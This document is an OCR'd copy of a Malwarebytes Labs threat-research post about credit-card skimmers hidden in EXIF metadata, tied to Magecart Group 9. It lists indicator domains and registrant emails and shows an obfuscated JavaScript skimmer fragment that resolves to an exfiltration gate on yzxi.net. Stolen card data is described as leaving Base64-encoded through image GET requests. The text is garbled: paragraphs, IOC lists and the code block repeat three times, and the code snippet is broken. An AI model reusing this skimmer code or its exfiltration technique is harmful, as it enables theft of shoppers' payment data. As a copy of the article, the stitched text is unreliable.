

Web skimmer hides within EXIF metadata, exfiltrates credit cards via image files | Malwarebytes Labs

By Jérôme Segura

Published: 2020-06-24 · Archived: 2026-04-05 20:07:25 UTC



Finally, this skimmer may have ties with Magecart Group 9. Security researcher @AffableKraut pointed out that a domain (magentorates[.]com) using this EXIF metadata skimming technique has the same Bulgarian host, same registrar, and was registered within a week of magerates[.]com.



Magerates[.]com is registered under newserf@mail.ru, which also has other skimmer domains, and in particular several used via another clever evasion technique in the form of WebSockets. This type of skimmer was tied to Magecart Group 9, originally disclosed by Yonathan Klijnsma .

Tracking digital skimmers is not an easy task these days, as there are many threat actors and countless variations of skimming scripts based off toolkits or that are completely custom.

We continue to track and report skimmers in an effort to protect online shoppers from this campaign and dozens of others.

Indicators of Compromise

EXIF skimmers

```
cddn[.]site
magentorates[.]com
pixasbay[.]com
lebs[.]site
bestcdnforbusiness[.]com
apilivechat[.]com
undecoveria[.]com
wosus[.]site
```

Older EXIF skimmer

```
jqueryanalise[.]xyz
jquery-analitycs[.]com
```

Skimmer #3

```
xciy[.]net
yxxi[.]net
cxizi[.]net
yzxi[.]net
```

Other skimmers

```
sonol[.]site
webtrans[.]site
koinweb[.]site
xoet[.]site
ads-fbstatistic[.]com
bizrateservices[.]com
towbarchat[.]com
teamsystems[.]info
j-queries[.]com
```


Registrant emails

```
anya.barber56@gmail[.]com
smithlatrice100@yahoo[.]com
rotrnberg.s4715@gmail[.]com
newserf@mail[.]ru
```


```
<html>
    <script>
        var _0x2626 = ['\x5b\x0a\x20\x31\x2c\x0a\x20\x32\x0a\x5d', '\x22\x2d\x32\x37\x31\x38\x32\
        (function(_0x242ecc, _0x528af0) {
            var _0x1e1be8 = function(_0x1efd91) {
                while (--_0x1efd91) {
                    _0x242ecc['push'](_0x242ecc['shift']());
                }
            };
            _0x1e1be8(++_0x528af0);
        }(_0x2626, 0xf8));
        var _0x5531 = function(_0x5890cf, _0x9a0395) {  _0x5890cf = 93, _0x9a0395 = undefined
            _0x5890cf = _0x5890cf - 0x0;
            var _0x4b6433 = _0x2626[_0x5890cf];  _0x4b6433 = "https://yzxi.net/ars/gate.php"
            return  0x4b6433;
```

While debugging it, we can spot the string ‘ars’ within a URL path. That same string was seen being used in the first skimmer (see Figure), although it might very well just be a coincidence.

The data exfiltration is quite different too. While the content-type is an image again, this time we see a GET request where the stolen data is Base64 encoded only, and passed as a URL parameter instead.



Finally, this skimmer may have ties with Magecart Group 9. Security researcher @AffableKraut pointed out that a domain (magentorates[.]com) using this EXIF metadata skimming technique has the same Bulgarian host, same registrar, and was registered within a week of magerates[.]com.



Magerates[.]com is registered under newserf@mail.ru, which also has other skimmer domains, and in particular several used via another clever evasion technique in the form of WebSockets. This type of skimmer was tied to Magecart Group 9, originally disclosed by Yonathan Klijnsma .

Tracking digital skimmers is not an easy task these days, as there are many threat actors and countless variations of skimming scripts based off toolkits or that are completely custom.

We continue to track and report skimmers in an effort to protect online shoppers from this campaign and dozens of others.

Indicators of Compromise

EXIF skimmers

```
cddn[.]site
magentorates[.]com
pixasbay[.]com
lebs[.]site
bestcdnforbusiness[.]com
apilivechat[.]com
undecoveria[.]com
wosus[.]site
```

Older EXIF skimmer

```
jqueryanalise[.]xyz
jquery-analitycs[.]com
```

Skimmer #3

```
xciy[.]net
yxxi[.]net
cxizi[.]net
yzxi[.]net
```


Other skimmers

```
sonol[.]site
webtrans[.]site
koinweb[.]site
xoet[.]site
ads-fbstatistic[.]com
bizrateservices[.]com
towbarchat[.]com
```

```
teamsystems[.]info
j-queries[.]com
```

Registrant emails

```
anya.barber56@gmail[.]com
smithlatrice100@yahoo[.]com
rotrnberg.s4715@gmail[.]com
newserf@mail[.]ru
```




We also can connect this threat actor to another skimming script based on the registrant's email (rotrnberg.s4715@gmail[.]com) for cddn[.]site. Two domains (cxizi[.]net and yzxi[.]net) share the same skimmer code which looks much more elaborate and does not appear to have much in common with the other two JavaScript pieces (archive here).


```
<html>
    <script>
        var _0x2626 = ['\x5b\x0a\x20\x31\x2c\x0a\x20\x32\x0a\x5d', '\x22\x2d\x32\x37\x31\x38\x32\
        (function(_0x242ecc, _0x528af0) {
            var _0x1e1be8 = function(_0x1efd91) {
                while (--_0x1efd91) {
                    _0x242ecc['push'](_0x242ecc['shift']());
                }
            };
            _0x1e1be8(++_0x528af0);
        }(_0x2626, 0xf8));
        var _0x5531 = function(_0x5890cf, _0x9a0395) {  _0x5890cf = 93, _0x9a0395 = undefined
            _0x5890cf = _0x5890cf - 0x0;
            var _0x4b6433 = _0x2626[_0x5890cf];  _0x4b6433 = "https://yzxi.net/ars/gate.php"
            return  0x4b6433;
```

While debugging it, we can spot the string 'ars' within a URL path. That same string was seen being used in the first skimmer (see Figure), although it might very well just be a coincidence.

The data exfiltration is quite different too. While the content-type is an image again, this time we see a GET request where the stolen data is Base64 encoded only, and passed as a URL parameter instead.



Finally, this skimmer may have ties with Magecart Group 9. Security researcher @AffableKraut pointed out that a domain (magentorates[.]com) using this EXIF metadata skimming technique has the same Bulgarian host, same registrar, and was registered within a week of magerates[.]com.



Magerates[.]com is registered under newserf@mail.ru, which also has other skimmer domains, and in particular several used via another clever evasion technique in the form of WebSockets. This type of skimmer was tied to Magecart Group 9, originally disclosed by Yonathan Klijnsma .

Tracking digital skimmers is not an easy task these days, as there are many threat actors and countless variations of skimming scripts based off toolkits or that are completely custom.

We continue to track and report skimmers in an effort to protect online shoppers from this campaign and dozens of others.

Indicators of Compromise

EXIF skimmers

```
cddn[.]site
magentorates[.]com
pixasbay[.]com
lebs[.]site
bestcdnforbusiness[.]com
apilivechat[.]com
undecoveria[.]com
wosus[.]site
```

Older EXIF skimmer

```
jqueryanalise[.]xyz
jquery-analitycs[.]com
```

Skimmer #3


```
xciy[.]net
yxxi[.]net
cxizi[.]net
yzxi[.]net
```

Other skimmers

```
sonol[.]site
webtrans[.]site
koinweb[.]site
xoet[.]site
ads-fbstatistic[.]com
bizrateservices[.]com
towbarchat[.]com
teamsystems[.]info
j-queries[.]com
```

Registrant emails


```
anya.barber56@gmail[.]com
smithlatrice100@yahoo[.]com
rotrnberg.s4715@gmail[.]com
newserf@mail[.]ru
```



```
